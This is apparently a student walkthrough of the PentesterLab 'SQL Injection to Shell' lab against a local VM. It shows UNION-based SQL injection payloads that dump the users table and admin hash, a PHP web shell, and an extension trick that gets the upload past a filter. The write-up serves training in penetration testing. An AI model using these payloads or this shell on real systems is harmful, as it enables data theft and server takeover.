
PentesterLab: From SQL Injection to Shell

Table of Contents

Network range Discovery

a) I have used the below command to discover the list of ip addresses present in /24 range i.e from 0 to 255
   a. netdiscover -r 192.168.20.0/24




   b. our target Ip address is 192.168.20.134


b) I was able to access the website when I used the Ip address in my browser

c) Always perform basic reconnaissance by visiting the website and its functionalities

Information Gathering


a) When I changed the id value the images are changing






b) First issue is improper error handling

When I gave single quote as an input, I received an error message, now we know that the website is using MySQL Server




c) Broken Access Control

We can access files inside the upload's directory without any authentication of the admin user




d) Some additional information, the version no of the web server running


e) Additional directories



f) SQL Injection Vulnerability

There is a SQL injection here, when I appended ‘and’ operator and validated 1=2 (which is false), I have received positive 200 response with no images because condition is false. And when I changed the statement to 1=1, I got a response with few images and this shows the existence of SQL Injection vulnerability.







Exploitation

Step1:


We are going to use **order by** clause to find the no of columns. In the below image there is no error when I have used 4 columns, but error was thrown when I used 5 columns, which means there are a total of 4 columns present






Step2:

I have printed '**null'** 4 times and still there was not error as we have verified there are 4 columns using the order by clause




Step3:

Using the second column I was able to print **value b** in a text box on the website



Now as we can print string values using the second column, I am going to get list of all the tables present using the below payload.


Payload: union select null,table_name,null,null from information_schema.tables



Step4:

Now we know there is table called **users** we try to get all the columns from the table using the below payload.

Payload: 1 union select null,column_name,null,null from information_schema.columns where table_name='users' and we have retrieved the columns in the table which are id, login and password




Step5:

I am trying to get all the user's login from user's table.


Payload: union select null,login,null,null from users

There is one user named admin



Similarly, I got the password.


Payload: union select null,password,null,null from users



Password: 8efe310f9ab3efeae8d410a8e0166eb2


Step6:

I Cracked the hash using any online tool (hashes.com) and the final password is **P4ssw0rd**



Step7:

Finally logged into admin page




b

I have used upload functionality to upload a .php file which will be used to execute cmds

The file contains the below payload

```
<?php
  system($_GET['cmd']);
?>
```

But when the file is uploaded the .php extension is not accepted



Step9:

I have then changed the file format from .php to .php.test and it worked

Step10:

Finally, I can execute operating system commands